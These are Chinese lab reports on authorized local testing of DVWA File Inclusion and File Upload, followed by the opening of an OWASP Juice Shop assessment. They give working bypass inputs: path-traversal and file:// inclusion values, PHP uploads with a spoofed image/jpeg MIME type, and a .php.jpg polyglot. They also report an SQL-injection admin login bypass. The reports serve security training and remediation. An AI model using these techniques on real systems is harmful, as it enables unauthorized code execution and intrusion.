page=file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt

impossible defense:
page=../../robots.txt
page=file4.php
page=file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt
```

关键截图

- screenshots/proof/low-proof.png
- screenshots/proof/medium-proof.png
- screenshots/proof/high-proof.png
- screenshots/proof/impossible-proof.png
- screenshots/low/module-low.png
- screenshots/medium/module-medium.png
- screenshots/high/module-high.png
- screenshots/impossible/module-impossible.png

复现步骤总结

1. low: 访问 ?page=../../robots.txt , 观察 User-agent: * Disallow: / 。
2. medium: 访问 ?page=../../robots.txt , 观察 include(robots.txt) warning; 访问 ?page=.....//robots.txt , 观察 User-agent: * Disallow: / 。
3. high: 访问 ?page=../../robots.txt , 观察 ERROR: File not found! ; 访问 ?page=file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt , 观察 User-agent: * Disallow: / 。
4. impossible: 访问 ?page=../../robots.txt 、 ?page=file4.php 、 ?page=file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt , 均应为 ERROR: File not found! 。

impossible/无解原因

impossible 不是因为难度名被判定为无解, 而是因为源码第 7-12 行只有 include.php 、 file1.php 、 file2.php 、 file3.php 四个允许值; 实测 ../../robots.txt 、 file4.php 、 file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt 都返回 ERROR: File not found! , 没有出现 User-agent: * 、 File 4 (Hidden) 或其他包含成功标记。

辅助脚本

```
dvwa-results/file-inclusion-progression-20260608-143425/generated-harnesses/file_inclusion_progression_harness.py
dvwa-results/file-inclusion-progression-20260608-143425/generated-harnesses/file_inclusion_proof_screenshots.py
```

起止时间和耗时

- 初始记录时间: 2026-06-08 14:34:25 +08:00
- harness 开始: 2026-06-08T14:36:15+08:00
- harness 结束: 2026-06-08T14:36:16+08:00
- harness 耗时: 1.169s
- proof 截图结束: 2026-06-08T14:36:57+08:00

人工验证关注点

- 确认页面底部 Security Level 与测试难度一致。
- high 的关键 payload 是 file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt , 不是普通 ../../robots.txt 。
- medium 的关键绕过是//robots.txt , 普通 ../../robots.txt 会被改写为 robots.txt 并失败。
- 成功标记以 User-agent: * 和 Disallow: / 为准, 不以 HTTP 200 单独判断。
- 不要把 payload 指向系统敏感文件或外部 URL; 本实验仅使用 DVWA 本地只读文件。

第六部分 File Upload 单题输出报告

DVWA File Upload 自动化解题报告

摘要

- 目标: `http://127.0.0.1/dvwa/`
- 模块: `File Upload`
- 路由: `/dvwa/vulnerabilities/upload/`
- 源码路径: `D:\phpStudy\PHPTutorial\WWW\DVWA`
- 难度递进: `low -> medium -> high -> impossible`
- 运行目录: `dvwa-results/file-upload-progression-20260608-144621`
- 运行时间: `2026-06-08T14:48:49+08:00` 至 `2026-06-08T14:48:50+08:00` , harness 耗时 `0.988s`
- 请求数: `34`
- 结论: `low` 和 `medium` 可上传并执行 `echo-only` PHP marker; `high` 可上传 Web 可访问的 `.php.jpg` polyglot, 但当前服务器按 `image/jpeg` 提供, 未执行 PHP; `impossible` 通过 token、扩展名/MIME/图片校验、随机文件名和 GD 重编码防住了本次 `harmless` PHP marker 测试。

本实验只在本机 DVWA 授权范围内进行。上传测试使用无害 marker: `<?php echo "DVWA_UPLOAD_PROOF_20260608"; ?>`, 未使用命令执行、WebShell、反连、持久化或破坏性写入。

范围与环境

项目	内容
DVWA URL	<code>http://127.0.0.1/dvwa/</code>
登录账号	<code>admin / password</code>
模块	<code>File Upload</code>
模块路径	<code>vulnerabilities/upload/</code>
上传目录	<code>D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads</code>
访问前缀	<code>http://127.0.0.1/dvwa/hackable/uploads/</code>
输出语言	<code>zh-CN</code>
使用代理	未使用 Burp; 本次用 Python/requests 与 Playwright 直接验证
主要工具	PowerShell、 <code>py -3.11</code> 、Python <code>requests</code> 、Playwright 截图脚本、源码审阅

难度推进表

难度	状态	关键成因或防护	请求数	级别耗时	关键证据	停止原因
low	可利用: PHP echo 执行	原始文件名直接拼到 <code>hackable/uploads/</code> 并 <code>move_uploaded_file()</code> , 无扩展名/MIME/内容校验	6	0.164s	访问 <code>http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_low_20260608.php</code> 返回 <code>DVWA_UPLOAD_PROOF_20260608</code>	已证明 <code>echo-only</code> PHP 执行, 清理后继续
medium	可利用: 客户端 MIME 绕过 PHP echo 执行	只信任 <code>\$_FILES['uploaded']['type']</code> 为 <code>image/jpeg</code> 或 <code>image/png</code> , 保留 <code>.php</code> 文件名	8	0.264s	<code>text/plain</code> PHP 被拒绝; 同一 <code>.php</code> 文件声明 <code>image/jpeg</code> 后上传并执行 marker	已证明 MIME 信任缺陷, 清理后继续
high	有限漏洞: Web 可访问 polyglot, 未证明 PHP 执行	校验末尾扩展名和 <code>getimagesize()</code> ; <code>.php</code> 被拒绝, 无效 <code>.jpg</code> 被拒绝; 真实 JPEG 后追加 PHP marker 的 <code>.php.jpg</code> 被接受	10	0.286s	<code>content_type=image/jpeg</code> , <code>marker_present=True</code> , <code>php_tag_present=True</code> , <code>executed_echo_only=False</code>	当前 Apache/PHP 配置未执行 <code>.php.jpg</code> , 不能把它判为 PHP RCE
impossible	防御有效	<code>user_token</code> 、扩展名/MIME/ <code>getimagesize()</code> 联合校验, 随机化文件名, GD 重编码剥离追加 marker	8	0.185s	上传 polyglot 后生成 <code>d99a75736dcf8ec9d068b63faac18951.jpg</code> , 访问结果 <code>marker_present=False</code> 、 <code>php_tag_present=False</code>	已达到防御级别, 停止递进

操作时间线

时间	难度	工具	操作	输出摘要	证据
2026-06-08T14:48:49+08:00	setup	payload-generator	生成本次任务专用 payload	PHP echo marker、合法 JPG、JPG+PHP polyglot	payloads/
2026-06-08T14:48:49+08:00	setup	Python/requests	获取登录页并提交 DVWA 登录	authenticated=True	requests/setup-fetch-login-form.json 、 requests/setup-submit-dvwa-login.json
2026-06-08T14:48:49+08:00	low	Python/requests	设置安全等级、观察模块表单、读取源码	表单为 POST multipart/form-data , 文件字段 uploaded	requests/low-inspect-module-form.json
2026-06-08T14:48:49+08:00	low	Python/requests	上传 dvwa_upload_low_20260608.php	上传成功并可直接访问执行	requests/low-upload-php-echo.json 、 requests/low-access-upload-php-echo.json
2026-06-08T14:48:49+08:00	low	cleanup	删除 proof 文件	deleted=True	requests/low-cleanup.json
2026-06-08T14:48:49+08:00	medium	Python/requests	设置安全等级、观察表单、读取源码	确认只检查客户端 MIME 和大小	requests/medium-inspect-module-form.json
2026-06-08T14:48:49+08:00	medium	Python/requests	提交 text/plain PHP 基线	返回 Your image was not uploaded. We can only accept JPEG or PNG images.	requests/medium-blocked-php-text-plain.json
2026-06-08T14:48:50+08:00	medium	Python/requests	用 image/jpeg 声明上传 .php	访问后返回 DVWA_UPLOAD_PROOF_20260608	requests/medium-upload-php-echo-as-jpeg.json 、 requests/medium-access-upload-php-echo-as-jpeg.json
2026-06-08T14:48:50+08:00	high	Python/requests	.php 和无效 .jpg 基线	均被 JPEG/PNG 检查拒绝	requests/high-blocked-php-extension.json 、 requests/high-blocked-jpg-extension-invalid-image.json
2026-06-08T14:48:50+08:00	high	Python/requests	上传 dvwa_upload_high_20260608.php.jpg polyglot	文件可访问, marker 和 PHP tag 存在, 但未执行	requests/high-upload-polyglot-double-extension.json 、 requests/high-access-upload-polyglot-double-extension.json
2026-06-08T14:48:50+08:00	impossible	Python/requests	设置等级、读取 token 化表单和源码	表单包含 user_token	requests/impossible-inspect-module-form.json
2026-06-08T14:48:50+08:00	impossible	Python/requests	测试 .php 和 polyglot	.php 被拒绝; polyglot 被随机命名并重编码	requests/impossible-blocked-php-extension.json 、 requests/impossible-upload-polyglot-reencoded.json
2026-06-08T14:48:50+08:00	impossible	Python/requests	访问重编码文件	marker_present=False 、 php_tag_present=False	requests/impossible-access-upload-polyglot-reencoded.json
2026-06-08T14:50:05+08:00	all	Playwright	捕获登录态、等级页、模块页和 proof 截图	截图均保存到 screenshots/	screenshots/proof/manifest.json
2026-06-08	cleanup	PowerShell	删除手工预探测残留 3945d230292b5308f97a079c5444cd91.jpg	上传目录只剩 DVWA 默认 dvwa_email.png	手工清理记录

完整操作日志见 operation-log.jsonl。

页面与请求模型

页面观察确认 File Upload 模块表单在所有难度中均使用：

- 路由: POST http://127.0.0.1/dvwa/vulnerabilities/upload/
- 表单: enctype="multipart/form-data", action="#", method="POST"
- 隐藏字段: MAX_FILE_SIZE=100000
- 文件字段: uploaded
- 提交字段: Upload=Upload
- impossible 额外字段: user_token=<fresh token>
- 上传成功标记: succesfully uploaded!
- 上传失败标记: Your image was not uploaded. 或 We can only accept JPEG or PNG images.

- 访问成功标记: DVWA_UPLOAD_PROOF_20260608
- PHP 执行判定: 响应包含 marker、响应不包含 <?php 源码片段, 且 executed_echo_only=True

low/medium/high 的页面表单字段一致; impossible 的表单字段增加 user_token, 证据文件 requests/impossible-inspect-module-form.json 中记录了 token 字段存在。

源码分析

入口文件 D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\upload\index.php :

- 第 17-30 行根据 dvwaSecurityLevelGet() 选择 low.php、medium.php、high.php 或 impossible.php。
- 第 51-56 行定义上传表单: multipart/form-data、MAX_FILE_SIZE=100000、文件字段 uploaded、提交字段 Upload。
- 第 58-59 行仅在 impossible.php 时加入 tokenField()。

low.php :

- 第 5-6 行将 ../../hackable/uploads/ 与 basename(\$_FILES['uploaded']['name']) 拼接。
- 第 9 行直接 move_uploaded_file()。
- 没有扩展名、MIME、内容、token 或随机文件名控制, 因此 .php 可直接落入 Web 可访问目录。

medium.php :

- 第 9-11 行读取原始文件名、客户端提交的 MIME 类型和大小。
- 第 14-15 行只允许 \$_FILES['uploaded']['type'] 为 image/jpeg 或 image/png, 且大小小于 100000。
- 第 18 行仍将文件移动到原始文件名路径, 未限制 .php 扩展名。
- 因为 MIME 类型来自 multipart 请求头, 可被客户端伪造, 所以 .php 文件声明为 image/jpeg 后可通过。

high.php :

- 第 9-12 行读取文件名、末尾扩展名、大小和临时文件路径。
- 第 15-17 行要求末尾扩展名为 jpg/jpeg/png, 大小小于 100000, 且 getimagesize(\$uploaded_tmp) 成功。
- 第 20 行仍移动原始文件名, 未随机化或重编码。
- 该逻辑阻止普通 .php 和无效 .jpg, 但允许真实图片后追加 PHP marker 的 .php.jpg polyglot。当前服务器按 .jpg 处理, 直接访问未触发 PHP 执行。

impossible.php :

- 第 5 行校验 user_token。
- 第 18 行将输出文件名改为 md5(uniqid() . \$uploaded_name) . '.' . \$uploaded_ext。
- 第 23-26 行同时检查扩展名、大小、客户端 MIME 和 getimagesize()。
- 第 28-36 行使用 GD 将图片重编码到临时文件。
- 第 40-42 行将重编码文件移动到上传目录并返回随机文件链接。
- 第 59-60 行重新生成 token。
- 这会剥离追加在 JPEG 后部的 PHP marker, 且最终文件名不可控, 不能通过本次 harmless payload 证明可执行上传。

假设与测试设计

本次没有直接使用公开题解或预置 helper。测试用例由页面表单和对应源码推导:

1. low 假设: 如果服务端不校验扩展名和内容, 上传 .php 后访问上传目录应触发 PHP 解释器。最小测试为 echo-only PHP marker。
2. medium 假设: 如果只信任客户端 MIME, text/plain 应被拒绝, 而同一个 .php 文件声明为 image/jpeg 应被接受并执行。
3. high 假设: 扩展名和 getimagesize() 会阻止普通 PHP, 但真实 JPEG 后追加 PHP marker 且命名为 .php.jpg 可能被存储。由于末尾扩展是 .jpg, 需要单独验证是否执行 PHP, 不能只看上传成功。
4. impossible 假设: token、随机文件名和 GD 重编码会让 polyglot 失去追加 PHP 内容。需要上传同类 polyglot 后访问生成文件, 验证 marker 和 PHP tag 是否仍存在。

工具选择:

- Python/requests: 需要登录、设置安全等级、提交 multipart 表单、读取 token、访问上传 URL、统计 marker。
- Playwright: 用于自动截图登录态、安全等级页、模块页和 proof 页面。
- Burp: 本次不是必须; 请求形状简单且 JSON 证据已经保存, 未启用代理。

核心 payload 与测试输入

本次 payload 均保存在 payloads/。

Echo-only PHP marker:

```
<?php echo "DVWA_UPLOAD_PROOF_20260608"; ?>
```

关键测试输入:

难度	请求字段	文件名	Content-Type	目的
low	MAX_FILE_SIZE=100000 , uploaded , Upload=Upload	dvwa_upload_low_20260608.php	application/x-php	证明未校验时 PHP echo 执行
medium	同上	dvwa_upload_medium_plain_20260608.php	text/plain	失败基线，证明 MIME 检查存在
medium	同上	dvwa_upload_medium_20260608.php	image/jpeg	证明客户端 MIME 可绕过并执行 PHP
high	同上	dvwa_upload_high_20260608.php	image/jpeg	失败基线，证明末尾扩展名检查存在
high	同上	dvwa_upload_high_invalid_20260608.jpg	image/jpeg	失败基线，证明 getimagesize() 生效
high	同上	dvwa_upload_high_20260608.php.jpg	image/jpeg	证明 polyglot 可存储、可访问，但未执行 PHP
impossible	MAX_FILE_SIZE=100000 , uploaded , Upload=Upload , user_token=<fresh token>	dvwa_upload_impossible_20260608.php	image/jpeg	失败基线
impossible	同上	dvwa_upload_impossible_20260608.php.jpg	image/jpeg	防御探针，验证重编码后 marker 被剥离

执行证据

low

上传请求：

- 证据： requests/low-upload-php-echo.json
- 文件名： dvwa_upload_low_20260608.php
- Content-Type: application/x-php
- 上传响应片段： ../../hackable/uploads/dvwa_upload_low_20260608.php succesfully uploaded!
- 上传路径： D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\dvwa_upload_low_20260608.php
- 访问 URL: http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_low_20260608.php

访问验证：

- 证据： requests/low-access-upload-php-echo.json
- status_code=200
- content_type=text/html
- response_len=26
- text_preview=DVWA_UPLOAD_PROOF_20260608
- marker_present=True
- php_tag_present=False
- executed_echo_only=True

medium

失败基线：

- 证据： requests/medium-blocked-php-text-plain.json
- 文件名： dvwa_upload_medium_plain_20260608.php
- Content-Type: text/plain
- 响应标记： Your image was not uploaded. We can only accept JPEG or PNG images.

绕过验证：

- 证据： requests/medium-upload-php-echo-as-jpeg.json
- 文件名： dvwa_upload_medium_20260608.php
- Content-Type: image/jpeg
- 上传响应片段： ../../hackable/uploads/dvwa_upload_medium_20260608.php succesfully uploaded!
- 访问 URL: http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_medium_20260608.php
- 访问证据： requests/medium-access-upload-php-echo-as-jpeg.json
- text_preview=DVWA_UPLOAD_PROOF_20260608
- marker_present=True
- php_tag_present=False
- executed_echo_only=True

high

失败基线:

- requests/high-blocked-php-extension.json : dvwa_upload_high_20260608.php 被拒绝, 说明扩展名检查生效。
- requests/high-blocked-jpg-extension-invalid-image.json : dvwa_upload_high_invalid_20260608.jpg 被拒绝, 说明 getimagesize() 内容检查生效。
- 失败响应标记均包含: Your image was not uploaded. We can only accept JPEG or PNG images.

Polyglot 存储验证:

- 证据: requests/high-upload-polyglot-double-extension.json
- 文件名: dvwa_upload_high_20260608.php.jpg
- Content-Type: image/jpeg
- Payload: payloads/dvwa_upload_polyglot_20260608.php.jpg
- 上传响应片段: ../../hackable/uploads/dvwa_upload_high_20260608.php.jpg succesfully uploaded!
- 访问 URL: http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_high_20260608.php.jpg
- 访问证据: requests/high-access-upload-polyglot-double-extension.json
- content_type=image/jpeg
- response_len=3588
- marker_present=True
- php_tag_present=True
- executed_echo_only=False
- 结论: 文件内容中仍含 marker 和 PHP tag, 但服务器没有按 PHP 执行该 .php.jpg 文件。

impossible

失败基线:

- 证据: requests/impossible-blocked-php-extension.json
- 文件名: dvwa_upload_impossible_20260608.php
- Content-Type: image/jpeg
- 表单携带: user_token=<fresh token>
- 响应标记: Your image was not uploaded. We can only accept JPEG or PNG images.

重编码防御验证:

- 上传证据: requests/impossible-upload-polyglot-reencoded.json
- 原始文件名: dvwa_upload_impossible_20260608.php.jpg
- 服务器返回随机文件: d99a75736dcf8ec9d068b63faac18951.jpg
- 访问 URL: http://127.0.0.1/dvwa/hackable/uploads/d99a75736dcf8ec9d068b63faac18951.jpg
- 访问证据: requests/impossible-access-upload-polyglot-reencoded.json
- content_type=image/jpeg
- response_len=7821
- marker_present=False
- php_tag_present=False
- executed_echo_only=False
- 响应头部特征包含 GD 重编码痕迹: CREATOR: gd-jpeg v1.0

截图证据

Playwright 自动截图已捕获登录态、安全等级页、模块页和 proof 页面。关键截图如下:

阶段	路径
low 登录态	screenshots/low/authenticated-home.png
low 安全等级页	screenshots/low/security-low.png
low 模块页	screenshots/low/module-low.png
low proof	screenshots/proof/low-proof.png
medium proof	screenshots/proof/medium-proof.png
high proof	screenshots/proof/high-proof.png
impossible proof	screenshots/proof/impossible-proof.png
proof manifest	screenshots/proof/manifest.json

low proof:

DVWA_UPLOAD_PROOF_20260608

medium proof:

DVWA_UPLOAD_PROOF_20260608

high proof, 图片可访问但未执行 PHP:



impossible proof, 重编码后的图片可访问但 marker 已被剥离:



上传路径、访问 URL 与清理结果

难度	上传或返回路径	访问 URL	清理
low	D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\dvwa_upload_low_20260608.php	http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_low_20260608.php	requests/low-cleanup.json : deleted=True
medium	D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\dvwa_upload_medium_20260608.php	http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_medium_20260608.php	requests/medium-cleanup.json : deleted=True
high	D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\dvwa_upload_high_20260608.php.jpg	http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_high_20260608.php.jpg	requests/high-cleanup.json : deleted=True
impossible	D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\d99a75736dcf8ec9d068b63faac18951.jpg	http://127.0.0.1/dvwa/hackable/uploads/d99a75736dcf8ec9d068b63faac18951.jpg	requests/impossible-cleanup.json : deleted=True
截图脚本临时文件	dvwa_upload_screen_low_20260608.php 、 dvwa_upload_screen_medium_20260608.php 、 dvwa_upload_screen_high_20260608.php.jpg 、 939badf302c5a42951036f38259d8742.jpg	见 screenshots/proof/manifest.json	manifest 中均为 deleted=True
手工预探测残留	D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\3945d230292b5308f97a079c5444cd91.jpg	本次报告收尾时删除	已手工删除

收尾核对后，上传目录只保留 DVWA 自带文件 dvwa_email.png。

计时汇总

项目	时间或耗时
harness 开始	2026-06-08T14:48:49+08:00
harness 结束	2026-06-08T14:48:50+08:00
harness 总耗时	0.988s
请求总数	34
low	0.164s , 6 个请求
medium	0.264s , 8 个请求
high	0.286s , 10 个请求
impossible	0.185s , 8 个请求
Playwright 截图生成	2026-06-08T14:50:05+08:00 左右完成
报告收尾与残留清理	2026-06-08 完成

结果判定

- low：可利用。任意 .php 可上传到 Web 可访问目录并由 PHP 执行。
- medium：可利用。服务端只信任客户端提交的 MIME 类型，攻击者可把 PHP 文件声明为 image/jpeg，文件名仍为 .php，最终可执行。
- high：有限漏洞。服务端阻止普通 PHP 和伪图片，但允许 .php.jpg polyglot 存储在 Web 可访问目录。当前服务器未执行 .php.jpg，因此本次不能判定为 PHP 代码执行；风险点是上传目录可公开访问并保留攻击者可控内容。
- impossible：本次判定为防御有效。即使上传 polyglot，服务端也随机化文件名并用 GD 重编码，访问时 marker 与 PHP tag 均不存在。

本次递进在 impossible 停止，因为源码和响应证据均显示 harmless PHP marker 无法保留或执行。

修复建议

- 不要把用户上传文件放在可执行 Web 根目录下；上传目录应配置为静态文件目录并禁用 PHP/脚本解释。
- 不要信任客户端 Content-Type；应使用服务端内容识别、扩展名白名单和文件签名校验组合。
- 对图片类上传执行重编码，去除元数据、追加内容和 polyglot 尾部数据。
- 使用服务器生成的随机文件名，避免保留用户提供的扩展名组合，例如 .php.jpg。
- 对上传大小、图片尺寸、文件数量和账号/IP 频率做限制。
- 在下载或展示时设置安全响应头，例如 Content-Type、X-Content-Type-Options: nosniff。
- 对上传文件做异步安全扫描，并记录上传者、原始文件名、服务端文件名和校验摘要。

8. 保留 CSRF token，但不要将 token 当作文件上传安全控制的主要防线。

复现步骤

1. 登录 `http://127.0.0.1/dvwa/`，账号 `admin / password`。
2. 进入 DVWA Security，按 `low -> medium -> high -> impossible` 设置安全等级。
3. 访问 `http://127.0.0.1/dvwa/vulnerabilities/upload/`，确认表单字段 `MAX_FILE_SIZE=100000`、`uploaded`、`Upload=Upload`；`impossible` 额外确认 `user_token`。
4. `low` 上传 `dvwa_upload_low_20260608.php`，内容为 `<?php echo "DVWA_UPLOAD_PROOF_20260608"; ?>`，访问 `/dvwa/hackable/uploads/dvwa_upload_low_20260608.php`，预期返回 `DVWA_UPLOAD_PROOF_20260608`。
5. `medium` 先以 `text/plain` 上传 `dvwa_upload_medium_plain_20260608.php`，预期失败；再以 `image/jpeg` 上传 `dvwa_upload_medium_20260608.php`，访问 `/dvwa/hackable/uploads/dvwa_upload_medium_20260608.php`，预期返回 `marker`。
6. `high` 上传普通 `.php` 和无效 `.jpg`，预期失败；上传真实 JPEG 追加 PHP marker 的 `dvwa_upload_high_20260608.php.jpg`，预期上传成功但访问时为 `image/jpeg`，`executed_echo_only=False`。
7. `impossible` 携带 `fresh user_token` 上传 `.php`，预期失败；上传 `dvwa_upload_impossible_20260608.php.jpg`，预期服务器返回随机 `.jpg`，访问后 `marker_present=False`、`php_tag_present=False`。
8. 删除本次上传的 `proof` 文件，确认 `D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads` 中没有 `dvwa_upload_*_20260608*` 残留。

产物

文件	说明
<code>report.md</code>	本 Markdown 报告
<code>report.json</code>	机器可读运行结果、请求统计、每难度尝试与清理状态
<code>operation-log.jsonl</code>	按时间排序的操作日志
<code>generated-harnesses/file_upload_progression_harness.py</code>	本次任务专用 Python/requests harness
<code>generated-harnesses/file_upload_proof_screenshots.py</code>	本次任务专用 Playwright proof 截图脚本
<code>payloads/dvwa_upload_echo_20260608.php</code>	echo-only PHP marker payload
<code>payloads/dvwa_upload_polyglot_20260608.php.jpg</code>	JPEG + PHP marker polyglot
<code>requests/*.json</code>	每次关键请求/响应摘要证据
<code>screenshots/<difficulty>/*.png</code>	登录态、安全等级页、模块页截图
<code>screenshots/proof/*.png</code>	proof 或防御效果截图

实验总报告可提取信息

实验结论

File Upload 模块中，`low` 和 `medium` 可实现无害 PHP echo marker 执行；`high` 可上传 Web 可访问的 `.php.jpg` polyglot，但当前服务器未执行 PHP；`impossible` 通过 token、白名单校验、随机文件名和 GD 重编码剥离 PHP marker，本次判定为不可利用。

各难度漏洞成因

- `low`：D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\upload\source\low.php 第 5-9 行直接拼接 `../../hackable/uploads/` 和原始文件名并移动文件，无任何校验。
- `medium`：medium.php 第 14-15 行只检查客户端提交的 `$_FILES['uploaded']['type']` 和大小，第 18 行仍移动原始 `.php` 文件名。
- `high`：high.php 第 15-17 行检查末尾扩展名和 `getimagesize()`，但第 20 行保留原始文件名，允许真实 JPEG polyglot `dvwa_upload_high_20260608.php.jpg` 存储；当前服务器未执行 `.php.jpg`。
- `impossible`：impossible.php 第 5 行检查 `user_token`，第 18 行随机化文件名，第 23-26 行校验扩展名/MIME/图片内容，第 28-36 行用 GD 重编码，剥离 PHP marker。

解题步骤

1. 登录 `http://127.0.0.1/dvwa/`，使用 `admin / password`。
2. 按 `low -> medium -> high -> impossible` 设置 DVWA Security。
3. 每个难度访问 `http://127.0.0.1/dvwa/vulnerabilities/upload/`，识别 `POST multipart/form-data`、`MAX_FILE_SIZE=100000`、`uploaded`、`Upload=Upload`，`impossible` 额外识别 `user_token`。
4. 阅读对应源码：`low.php`、`medium.php`、`high.php`、`impossible.php`。
5. 生成任务专用 harness：`generated-harnesses/file_upload_progression_harness.py`。
6. 执行正常/失败基线和最小 proof payload。
7. 访问上传文件 URL，检查 `DVWA_UPLOAD_PROOF_20260608`、`php_tag_present`、`executed_echo_only`。
8. 使用 Playwright 脚本 `generated-harnesses/file_upload_proof_screenshots.py` 保存截图。

9. 删除所有本次上传 proof 文件和手工预探测残留。

使用工具与操作

- py -3.11 generated-harnesses/file_upload_progression_harness.py : 登录、设置安全等级、提交 multipart 上传、访问上传 URL、保存 report.json、operation-log.jsonl 和 requests/*.json。
- py -3.11 generated-harnesses/file_upload_proof_screenshots.py : 自动截图登录态、等级页、模块页、proof 页面。
- PowerShell: 核对源码、查看输出目录、清理 D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\3945d230292b5308f97a079c5444cd91.jpg。
- Burp proxy: 本次未使用, 原因是 Python/requests 已完整保存请求模型和响应证据。

核心 payload/测试输入

- PHP marker: `<?php echo "DVWA_UPLOAD_PROOF_20260608"; ?>`
- low: filename=dvwa_upload_low_20260608.php, Content-Type=application/x-php, 字段 MAX_FILE_SIZE=100000&Upload=Upload, 文件字段 uploaded。
- medium 失败基线: filename=dvwa_upload_medium_plain_20260608.php, Content-Type=text/plain。
- medium 成功: filename=dvwa_upload_medium_20260608.php, Content-Type=image/jpeg。
- high 失败基线: filename=dvwa_upload_high_20260608.php, Content-Type=image/jpeg; filename=dvwa_upload_high_invalid_20260608.jpg, Content-Type=image/jpeg。
- high polyglot: filename=dvwa_upload_high_20260608.php.jpg, Content-Type=image/jpeg, 访问结果 marker_present=True、php_tag_present=True、executed_echo_only=False。
- impossible 失败基线: filename=dvwa_upload_impossible_20260608.php, Content-Type=image/jpeg, 携带 user_token=<fresh token>。
- impossible 防御探针: filename=dvwa_upload_impossible_20260608.php.jpg, Content-Type=image/jpeg, 返回文件 d99a75736dcf8ec9d068b63faac18951.jpg, 访问结果 marker_present=False、php_tag_present=False。

关键截图

- screenshots/low/module-low.png
- screenshots/medium/module-medium.png
- screenshots/high/module-high.png
- screenshots/impossible/module-impossible.png
- screenshots/proof/low-proof.png
- screenshots/proof/medium-proof.png
- screenshots/proof/high-proof.png
- screenshots/proof/impossible-proof.png
- screenshots/proof/manifest.json

复现步骤总结

在本机 DVWA 登录后进入 vulnerabilities/upload/。low 上传 .php 并访问 /dvwa/hackable/uploads/dvwa_upload_low_20260608.php; medium 将同一 .php 文件 multipart MIME 改为 image/jpeg 后上传并访问; high 使用真实 JPEG 追加 PHP marker 的 .php.jpg 验证可存储但不执行; impossible 携带 fresh user_token 上传 polyglot, 验证服务器随机命名并重编码后 marker 被剥离。

impossible/无解原因

impossible 不是因为难度名而判定无解, 而是因为源码和响应共同证明: checkToken() 要求 fresh user_token; 扩展名、客户端 MIME、大小和 getimagesize() 同时校验; 服务器生成随机 .jpg 文件名; GD imagecreatefromjpeg() / imagejpeg() 重编码后访问文件时 marker_present=False、php_tag_present=False、executed_echo_only=False。因此本次 harmless PHP marker 无法保留或执行。

辅助脚本

- dvwa-results/file-upload-progression-20260608-144621/generated-harnesses/file_upload_progression_harness.py
- dvwa-results/file-upload-progression-20260608-144621/generated-harnesses/file_upload_proof_screenshots.py

起止时间和耗时

- 开始: 2026-06-08T14:48:49+08:00
- 结束: 2026-06-08T14:48:50+08:00
- harness 耗时: 0.988s
- 请求数: 34
- 截图生成: 2026-06-08T14:50:05+08:00

人工验证关注点

- 确认访问 low/medium 上传 URL 时页面只显示 DVWA_UPLOAD_PROOF_20260608, 不是显示 PHP 源码。
- 确认 medium 的 text/plain 失败和 image/jpeg 成功来自同一个 .php payload。
- 确认 high 的 executed_echo_only=False, 不要误写为 PHP 代码执行。
- 确认 impossible 返回随机文件名, 且访问结果不含 DVWA_UPLOAD_PROOF_20260608 或 <?php。
- 确认上传目录中没有本次 dvwa_upload_*_20260608* proof 残留。

限制与注意事项

- 本结论绑定当前本机 DVWA、phpStudy 和 Web 服务器解析配置；如果服务器错误地把 .php.jpg 当 PHP 执行，high 的风险等级会变化。
- 本次未启用 Burp MCP；因为请求模型简单且已由 JSON 请求证据覆盖。
- 本次 payload 只做 echo-only marker，不做命令执行或持久化，因此报告不覆盖上传后进一步利用链。
- PowerShell 控制台可能对二进制 JPEG 预览出现乱码；报告采用 ASCII marker、JSON 布尔值和源码行号作为判定依据。

第七部分 OWASP Juice Shop 授权主动渗透测试输出报告

OWASP Juice Shop 本地授权主动渗透测试报告

1. 摘要

• 目标: `http://127.0.0.1:3000/`

• 授权: 用户声明这是本地 OWASP Juice Shop lab, 并授权对该目标执行完整主动测试。

• 范围: 仅 `http://127.0.0.1:3000/` 同源目标; 未扫描其他主机、端口或外部网络。

• 源码路径: `D:\WorkSpace\综合实践5\targets\juice-shop`

• 输出目录: `D:\WorkSpace\综合实践5\dvwa-results\juice-shop-assessment-20260608-152215`

• 测试强度: `active-comprehensive`

• 起止时间: `2026-06-08T15:22:15+08:00` 至 `2026-06-08T15:44:05+08:00`

• 初始凭据: 无。未创建新账号; 通过已验证的 SQL 注入登录绕过获得了临时管理员会话 token。

本次从浏览器观察和源码审阅开始, 随后执行 ZAP spider/passive/active scan、ffuf 小范围发现、sqlmap 单参数验证、Python/requests 主动 harness 和 Playwright XSS proof。确认的主要风险包括: 登录 SQL 注入导致管理员登录绕过、搜索接口 SQL 注入、DOM XSS、订单跟踪 NoSQL 注入、公开目录索引、公开配置/API 文档/metrics、宽松 CORS、缺失 CSP, 以及上传接口类型校验缺陷。

2. 范围、约束与状态变更

项目	内容
目标 URL	<code>http://127.0.0.1:3000/</code>
授权边界	本地 Juice Shop, 同源主动测试
禁止边界	无外部网络、无跨端口扫描、无持久化、无反连
主动测试	已执行登录绕过、注入、XSS、上传、目录/API/配置暴露、ZAP active scan
账号状态	未创建账号; <code>login-sqli-bypass</code> 获取到 <code>admin@juice-sh.op</code> token
清理状态	上传 <code>.txt</code> 为内存处理, 未发现落盘; XSS 和登录/NoSQL/Upload 测试触发 Juice Shop challenge solved 状态, 未重置数据库

